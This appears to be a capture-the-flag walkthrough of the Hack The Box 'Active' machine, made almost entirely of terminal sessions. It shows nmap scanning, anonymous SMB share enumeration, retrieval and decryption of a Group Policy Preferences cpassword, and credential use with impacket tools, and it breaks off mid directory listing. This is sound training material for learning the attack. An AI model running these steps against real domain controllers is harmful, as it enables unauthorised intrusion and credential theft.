# active

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# nmap -sC -sV 10.10.10.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-08 14:37 EDT
Nmap scan report for 10.10.10.100
Host is up (0.060s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-07-08 18:42:20Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 4m26s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-07-08T18:43:18
|_  start_date: 2021-07-08T17:44:32
```

smb open on port 445 , domain+kerberos+ldap = domain controller

hosts ×

```
1   127.0.0.1   localhost
2   127.0.1.1   kali
3   #10.10.10.100 active.htb
4
```

to see the hostname of this Domain Controller

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# nslookup
> server 10.10.10.100
Default server: 10.10.10.100
Address: 10.10.10.100#53
> 127.0.0.1
1.0.0.127.in-addr.arpa  name = localhost.
> 10.10.10.100
^C
```

we get timeout
scan the entire 10 subnet

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# nmap --script safe -p 445 10.10.10.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-08 14:49 EDT
Pre-scan script results:
| broadcast-dhcp-discover:
|   Response 1 of 1:
|     Interface: eth0
|     IP Offered: 192.168.1.3
|     Server Identifier: 192.168.1.1
|     Subnet Mask: 255.255.255.0
|     Router: 192.168.1.1
|     Domain Name Server: 192.168.1.1
|_    Domain Name: local
| broadcast-listener:
|   ether
|       ARP Request
|         sender ip    sender mac        target ip
|         192.168.1.1  90:55:de:ae:52:70  192.168.1.5
|   udp
|       DHCP
|         srv ip       cli ip       mask          gw            dns           vendor
|         192.168.1.1  192.168.1.3  255.255.255.0  192.168.1.1  192.168.1.1  -
|_        192.168.1.1  192.168.1.6  255.255.255.0  192.168.1.1  192.168.1.1  -
| broadcast-netbios-master-browser:
|_ip  server  domain
|_eap-info: please specify an interface with -e
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
| targets-asn:
|_  targets-asn.asn is a mandatory parameter
Nmap scan report for 10.10.10.100
Host is up (0.066s latency).
```

```
PORT    STATE SERVICE
445/tcp open  microsoft-ds
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)

Host script results:
|_clock-skew: 4m27s
| dns-blacklist:
|   SPAM
|_    l2.apews.org - FAIL
|_fcrdns: FAIL (No PTR record)
|_ipidseq: Incremental!
|_msrpc-enum: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_path-mtu: 1006 ⩽ PMTU < 1492
| smb-mbenum:
|_  ERROR: Failed to connect to browser service: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
| smb-protocols:
|   dialects:
|     2.02
|_    2.10
| smb2-capabilities:
|   2.02:
|     Distributed File System
|   2.10:
|     Distributed File System
|     Leasing
|_    Multi-credit operations
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-07-08T21:47:40
|_  start_date: 2021-07-08T17:44:32
| unusual-port:
|_  WARNING: this script depends on Nmap's service/version detection (-sV)

Post-scan script results:
| reverse-index:
|_  445/tcp: 10.10.10.100
Nmap done: 1 IP address (1 host up) scanned in 75.30 seconds
```

# smb-enum-services failed

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# nmap --script smb-enum-services -p 445 10.10.10.100 -d
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-08 17:45 EDT
--------------- Timing report ---------------
  hostgroups: min 1, max 100000
  rtt-timeouts: init 1000, min 100, max 10000
  max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
  parallelism: min 0, max 0
  max-retries: 10, host-timeout: 0
  min-rate: 0, max-rate: 0
---------------------------------------------
NSE: Using Lua 5.3.
NSE: Arguments from CLI:
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 17:45
Completed NSE at 17:45, 0.00s elapsed
Initiating Ping Scan at 17:45
Scanning 10.10.10.100 [4 ports]
Packet capture filter (device tun0): dst host 10.10.14.7 and (icmp or icmp6 or ((tcp or udp or sctp) and (src host 10.10.10.100)))
We got a TCP ping packet back from 10.10.10.100 port 80 (trynum = 0)
Completed Ping Scan at 17:45, 0.10s elapsed (1 total hosts)
Overall sending rates: 39.83 packets / s, 1513.42 bytes / s.
mass_rdns: Using DNS server 8.8.8.8
mass_rdns: Using DNS server fe80::1%eth0
Initiating Parallel DNS resolution of 1 host. at 17:45
mass_rdns: 6.53s 0/1 [#: 2, OK: 0, NX: 0, DR: 0, SF: 0, TR: 3]
Completed Parallel DNS resolution of 1 host. at 17:45, 6.53s elapsed
DNS resolution of 1 IPs took 6.53s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 3, CN: 0]
Initiating SYN Stealth Scan at 17:45
Scanning 10.10.10.100 [1 port]
Packet capture filter (device tun0): dst host 10.10.14.7 and (icmp or icmp6 or ((tcp or udp or sctp) and (src host 10.10.10.100)))
Discovered open port 445/tcp on 10.10.10.100
Completed SYN Stealth Scan at 17:45, 0.17s elapsed (1 total ports)
Overall sending rates: 5.95 packets / s, 261.98 bytes / s.
NSE: Script scanning 10.10.10.100.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 17:45
NSE: Starting smb-enum-services against 10.10.10.100:445.
NSE: [smb-enum-services 10.10.10.100:445] SMB: Added account '' to account list
NSE: [smb-enum-services 10.10.10.100:445] SMB: Added account 'guest' to account list
NSE: [smb-enum-services 10.10.10.100:445] Couldn't negotiate a SMBv1 connection:SMB: Failed to receive bytes: ERROR
NSE: smb-enum-services against 10.10.10.100:445 threw an error!
/usr/bin/../share/nmap/nselib/smb.lua:1971: bad argument #5 to 'pack' (number expected, got nil)
stack traceback:
        [C]: in function 'string.pack'
        /usr/bin/../share/nmap/nselib/smb.lua:1971: in function 'smb.write_file'
        /usr/bin/../share/nmap/nselib/msrpc.lua:270: in function 'msrpc.bind'
        /usr/bin/../share/nmap/scripts/smb-enum-services.nse:865: in function </usr/bin/../share/nmap/scripts/smb-enum-services.nse:857>
        (...tail calls...)
```

```
Completed NSE at 17:45, 1.12s elapsed
Nmap scan report for 10.10.10.100
Host is up, received reset ttl 127 (0.057s latency).
Scanned at 2021-07-08 17:45:40 EDT for 8s

PORT    STATE SERVICE      REASON
445/tcp open  microsoft-ds syn-ack ttl 127
Final times for host: srtt: 56752 rttvar: 42577  to: 227060

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 17:45
Completed NSE at 17:45, 0.00s elapsed
Read from /usr/bin/../share/nmap: nmap-payloads nmap-services.
Nmap done: 1 IP address (1 host up) scanned in 8.92 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
```

failed after establish SMBv1 connection , the script doesn't support SMBv2

let's list shares , with no password

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# smbclient -L //10.10.10.100
Enter WORKGROUP\root's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
SMB1 disabled -- no workgroup available
```

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# smbmap -H 10.10.10.100
[+] IP: 10.10.10.100:445        Name: 10.10.10.100
        Disk                                    Permissions     Comment
        ----                                    -----------     -------
        ADMIN$                                  NO ACCESS       Remote Admin
        C$                                      NO ACCESS       Default share
        IPC$                                    NO ACCESS       Remote IPC
        NETLOGON                                NO ACCESS       Logon server share
        Replication                             READ ONLY
        SYSVOL                                  NO ACCESS       Logon server share
        Users                                   NO ACCESS
```

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# enum4linux 10.10.10.100
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Jul  8 17:51:14 2021

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.10.100
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================================================
|    Enumerating Workgroup/Domain on 10.10.10.100           |
 ============================================================
[E] Can't find workgroup/domain


 ========================================
|    Nbtstat Information for 10.10.10.100 |
 ========================================
Looking up status of 10.10.10.100
No reply from 10.10.10.100

 ======================================
|    Session Check on 10.10.10.100     |
 ======================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
[+] Server 10.10.10.100 allows sessions using username '', password ''
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 451.
[+] Got domain/workgroup name:

 ========================================
|    Getting domain SID for 10.10.10.100  |
 ========================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
Could not initialise lsarpc. Error was NT_STATUS_ACCESS_DENIED
[+] Can't determine if host is part of domain or part of a workgroup

 ======================================
|    OS information on 10.10.10.100    |
 ======================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 458.
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.10.10.100 from smbclient:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 467.
[+] Got OS info for 10.10.10.100 from srvinfo:
        10.10.10.100   Wk Sv PDC Tim NT     Domain Controller
        platform_id     :       500
        os version      :       6.1
        server type     :       0x80102b
```

```
 ==========================
|    Users on 10.10.10.100    |
 ==========================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

 ================================================
|    Share Enumeration on 10.10.10.100    |
 ================================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.10.100
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/ADMIN$   Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/C$       Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/IPC$     Mapping: OK     Listing: DENIED
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/NETLOGON Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/Replication      Mapping: OK, Listing: OK
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/SYSVOL   Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/Users    Mapping: DENIED, Listing: N/A
```

```
 ==========================================================
|    Password Policy Information for 10.10.10.100    |
 ==========================================================
[E] Unexpected error from polenum:


[+] Attaching to 10.10.10.100 using a NULL share

[+] Trying protocol 139/SMB ...

        [!] Protocol failed: Cannot request session (Called Name:10.10.10.100)

[+] Trying protocol 445/SMB ...

        [!] Protocol failed: SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access
 rights.)

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 501.

[E] Failed to get password policy with rpcclient


 ==========================
|    Groups on 10.10.10.100    |
 ==========================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[+] Getting builtin groups:

[+] Getting builtin group memberships:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[+] Getting local groups:

[+] Getting local group memberships:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 593.

[+] Getting domain groups:

[+] Getting domain group memberships:
```

```
 ========================================================
|    Users on 10.10.10.100 via RID cycling (RIDS: 500-550,1000-1050)    |
 ========================================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.
[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED.  RID cycling not possible.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 742.

 ==================================================
|    Getting printer info for 10.10.10.100    |
 ==================================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 991.
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED
```

if go through this we can see Groups.xml , that is group policy file where local account information is storred

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# smbmap -R Replication -H 10.10.10.100 --depth 6
[+] IP: 10.10.10.100:445        Name: 10.10.10.100
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        Replication                                             READ ONLY
        .\Replication\*
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    ..
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    active.htb
        .\Replication\active.htb\*
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    ..
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    DfsrPrivate
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    Policies
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    scripts
        .\Replication\active.htb\DfsrPrivate\*
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    ..
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    ConflictAndDeleted
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    Deleted
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    Installing
        .\Replication\active.htb\Policies\*
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    ..
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    {31B2F340-016D-11D2-945F-00C04FB984F9}
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    {6AC1786C-016F-11D2-945F-00C04fB984F9}
        .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\*
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    ..
        fr--r--r--               23 Sat Jul 21 06:38:11 2018    GPT.INI
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    Group Policy
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    MACHINE
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    USER
        .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group Policy\*
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    ..
        fr--r--r--              119 Sat Jul 21 06:38:11 2018    GPE.INI
        .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\*
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    ..
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    Microsoft
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    Preferences
        fr--r--r--             2788 Sat Jul 21 06:38:11 2018    Registry.pol
        .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\*
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    ..
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    Windows NT
        .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\*
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    ..
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    SecEdit
```

```
.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\*
dr--r--r--                0 Sat Jul 21 06:37:44 2018    .
dr--r--r--                0 Sat Jul 21 06:37:44 2018    ..
dr--r--r--                0 Sat Jul 21 06:37:44 2018    Groups
.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\*
dr--r--r--                0 Sat Jul 21 06:37:44 2018    .
dr--r--r--                0 Sat Jul 21 06:37:44 2018    ..
fr--r--r--              533 Sat Jul 21 06:38:11 2018    Groups.xml
.\Replication\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\*
dr--r--r--                0 Sat Jul 21 06:37:44 2018    .
dr--r--r--                0 Sat Jul 21 06:37:44 2018    ..
fr--r--r--               22 Sat Jul 21 06:38:11 2018    GPT.INI
dr--r--r--                0 Sat Jul 21 06:37:44 2018    MACHINE
dr--r--r--                0 Sat Jul 21 06:37:44 2018    USER
.\Replication\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\*
dr--r--r--                0 Sat Jul 21 06:37:44 2018    .
dr--r--r--                0 Sat Jul 21 06:37:44 2018    ..
dr--r--r--                0 Sat Jul 21 06:37:44 2018    Microsoft
.\Replication\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\*
dr--r--r--                0 Sat Jul 21 06:37:44 2018    .
dr--r--r--                0 Sat Jul 21 06:37:44 2018    ..
dr--r--r--                0 Sat Jul 21 06:37:44 2018    Windows NT
.\Replication\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\*
dr--r--r--                0 Sat Jul 21 06:37:44 2018    .
dr--r--r--                0 Sat Jul 21 06:37:44 2018    ..
dr--r--r--                0 Sat Jul 21 06:37:44 2018    SecEdit
```

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# smbmap -R Replication -H 10.10.10.100 --depth 6 -A Groups.xml -q
[+] IP: 10.10.10.100:445        Name: 10.10.10.100
[+] Starting search for files matching 'Groups.xml' on share Replication.
[+] Match found! Downloading: Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml
```

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# ls
10.10.10.100-Replication_active.htb_Policies_{31B2F340-016D-11D2-945F-00C04FB984F9}_MACHINE_Preferences_Groups_Groups.xml  active.ctb~   active.ctb~~~
active.ctb                                                                                                               active.ctb~~

┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# cat 10.10.10.100-Replication_active.htb_Policies_\{31B2F340-016D-11D2-945F-00C04FB984F9\}_MACHINE_Preferences_Groups_Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 2
0:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJ
Odcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```

we can see service account and a cpassword

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
```

creds ×

```
1  SVC_TGS:GPPstillStandingStrong2k18
2
```

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# smbclient //10.10.10.100/Replication
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GPT.INI of size 23 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI (0.
1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\GPT.INI of size 22 as active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/GPT.INI (0.
1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
```

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# GetADUsers.py -all active.htb/svc_tgs -dc-ip 10.10.10.100
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

Password:
[*] Querying 10.10.10.100 for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
Administrator                                         2018-07-18 15:06:40.351723  2021-01-21 11:07:03.723783
Guest                                                 <never>              <never>
krbtgt                                                2018-07-18 14:50:36.972031  <never>
SVC_TGS                                               2018-07-18 16:14:38.402764  2018-07-21 10:01:30.320277
```

if we're admin on the box psexec.py will work

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# psexec.py active.htb/svc_tgs@10.10.10.100
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.100.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[-] share 'NETLOGON' is not writable.
[-] share 'Replication' is not writable.
[-] share 'SYSVOL' is not writable.
[-] share 'Users' is not writable.
```

we're not a admin .

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# smbmap -d active.htb -u svc_tgs -p GPPstillStandingStrong2k18 -H 10.10.10.100
[+] IP: 10.10.10.100:445        Name: 10.10.10.100
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
        Users                                                   READ ONLY
```

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# smbmap -d active.htb -u svc_tgs -p GPPstillStandingStrong2k18 -H 10.10.10.100 -R Users
[+] IP: 10.10.10.100:445        Name: 10.10.10.100
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        Users                                                   READ ONLY
        .\Users\*
        dw--w--w--                0 Sat Jul 21 10:39:20 2018    .
        dw--w--w--                0 Sat Jul 21 10:39:20 2018    ..
        dr--r--r--                0 Mon Jul 16 06:14:21 2018    Administrator
        dr--r--r--                0 Mon Jul 16 17:08:56 2018    All Users
        dw--w--w--                0 Mon Jul 16 17:08:47 2018    Default
        dr--r--r--                0 Mon Jul 16 17:08:56 2018    Default User
        fr--r--r--              174 Mon Jul 16 17:01:17 2018    desktop.ini
        dw--w--w--                0 Mon Jul 16 17:08:47 2018    Public
        dr--r--r--                0 Sat Jul 21 11:16:32 2018    SVC_TGS
        .\Users\Default\*
        dw--w--w--                0 Mon Jul 16 17:08:47 2018    .
        dw--w--w--                0 Mon Jul 16 17:08:47 2018    ..
        dr--r--r--                0 Mon Jul 16 17:08:47 2018    AppData
        dr--r--r--                0 Mon Jul 16 17:08:56 2018    Application Data
        dr--r--r--                0 Mon Jul 16 17:08:56 2018    Cookies
        dw--w--w--                0 Mon Jul 16 17:08:47 2018    Desktop
        dw--w--w--                0 Mon Jul 16 17:08:47 2018    Documents
        dw--w--w--                0 Mon Jul 16 17:08:47 2018    Downloads
        dw--w--w--                0 Mon Jul 16 17:08:47 2018    Favorites
        dw--w--w--                0 Mon Jul 16 17:08:47 2018    Links
        dr--r--r--                0 Mon Jul 16 17:08:56 2018    Local Settings
        dw--w--w--                0 Mon Jul 16 17:08:47 2018    Music
        dr--r--r--                0 Mon Jul 16 17:08:56 2018    My Documents
        dr--r--r--                0 Mon Jul 16 17:08:56 2018    NetHood
        fr--r--r--           262144 Mon Jul 30 09:47:52 2018    NTUSER.DAT
        fr--r--r--             1024 Mon Jul 16 17:01:17 2018    NTUSER.DAT.LOG
        fr--r--r--            95232 Mon Jul 30 09:47:52 2018    NTUSER.DAT.LOG1
        fr--r--r--                0 Mon Jul 16 17:08:47 2018    NTUSER.DAT.LOG2
        fr--r--r--            65536 Mon Jul 16 17:01:17 2018    NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
        fr--r--r--           524288 Mon Jul 16 17:01:17 2018    NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
        fr--r--r--           524288 Mon Jul 16 17:01:17 2018    NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
        dw--w--w--                0 Mon Jul 16 17:08:47 2018    Pictures
        dr--r--r--                0 Mon Jul 16 17:08:56 2018    PrintHood
        dr--r--r--                0 Mon Jul 16 17:08:56 2018    Recent
        dr--r--r--                0 Mon Jul 16 17:08:47 2018    Saved Games
        dr--r--r--                0 Mon Jul 16 17:08:56 2018    SendTo
        dr--r--r--                0 Mon Jul 16 17:08:56 2018    Start Menu
        dr--r--r--                0 Mon Jul 16 17:08:56 2018    Templates
        dw--w--w--                0 Mon Jul 16 17:08:47 2018    Videos
        .\Users\Default\AppData\*
        dr--r--r--                0 Mon Jul 16 17:08:47 2018    .
        dr--r--r--                0 Mon Jul 16 17:08:47 2018    ..
        dr--r--r--                0 Mon Jul 16 17:08:47 2018    Local
        dr--r--r--                0 Mon Jul 16 17:08:47 2018    Roaming
```

```
.\Users\Default\AppData\Local\*
dr--r--r--               0 Mon Jul 16 17:08:47 2018    .
dr--r--r--               0 Mon Jul 16 17:08:47 2018    ..
dr--r--r--               0 Mon Jul 16 17:08:56 2018    Application Data
dr--r--r--               0 Mon Jul 16 17:08:56 2018    History
dr--r--r--               0 Mon Jul 16 17:08:47 2018    Microsoft
dr--r--r--               0 Mon Jul 16 17:08:47 2018    Temp
dr--r--r--               0 Mon Jul 16 17:08:56 2018    Temporary Internet Files
.\Users\Default\AppData\Local\Microsoft\*
dr--r--r--               0 Mon Jul 16 17:08:47 2018    .
dr--r--r--               0 Mon Jul 16 17:08:47 2018    ..
dr--r--r--               0 Mon Jul 16 17:08:47 2018    Windows
.\Users\Default\AppData\Local\Microsoft\Windows\*
dr--r--r--               0 Mon Jul 16 17:08:47 2018    .
dr--r--r--               0 Mon Jul 16 17:08:47 2018    ..
dr--r--r--               0 Mon Jul 16 17:08:47 2018    GameExplorer
dr--r--r--               0 Mon Jul 16 17:08:47 2018    History
dr--r--r--               0 Mon Jul 16 17:08:47 2018    Temporary Internet Files
.\Users\Default\AppData\Roaming\*
dr--r--r--               0 Mon Jul 16 17:08:47 2018    .
dr--r--r--               0 Mon Jul 16 17:08:47 2018    ..
dr--r--r--               0 Mon Jul 16 17:08:47 2018    Microsoft
.\Users\Default\AppData\Roaming\Microsoft\*
dr--r--r--               0 Mon Jul 16 17:08:47 2018    .
dr--r--r--               0 Mon Jul 16 17:08:47 2018    ..
dr--r--r--               0 Mon Jul 16 17:08:47 2018    Internet Explorer
dr--r--r--               0 Mon Jul 16 17:08:47 2018    Windows
.\Users\Default\AppData\Roaming\Microsoft\Internet Explorer\*
dr--r--r--               0 Mon Jul 16 17:08:47 2018    .
dr--r--r--               0 Mon Jul 16 17:08:47 2018    ..
dw--w--w--               0 Mon Jul 16 17:08:47 2018    Quick Launch
.\Users\Default\AppData\Roaming\Microsoft\Windows\*
dr--r--r--               0 Mon Jul 16 17:08:47 2018    .
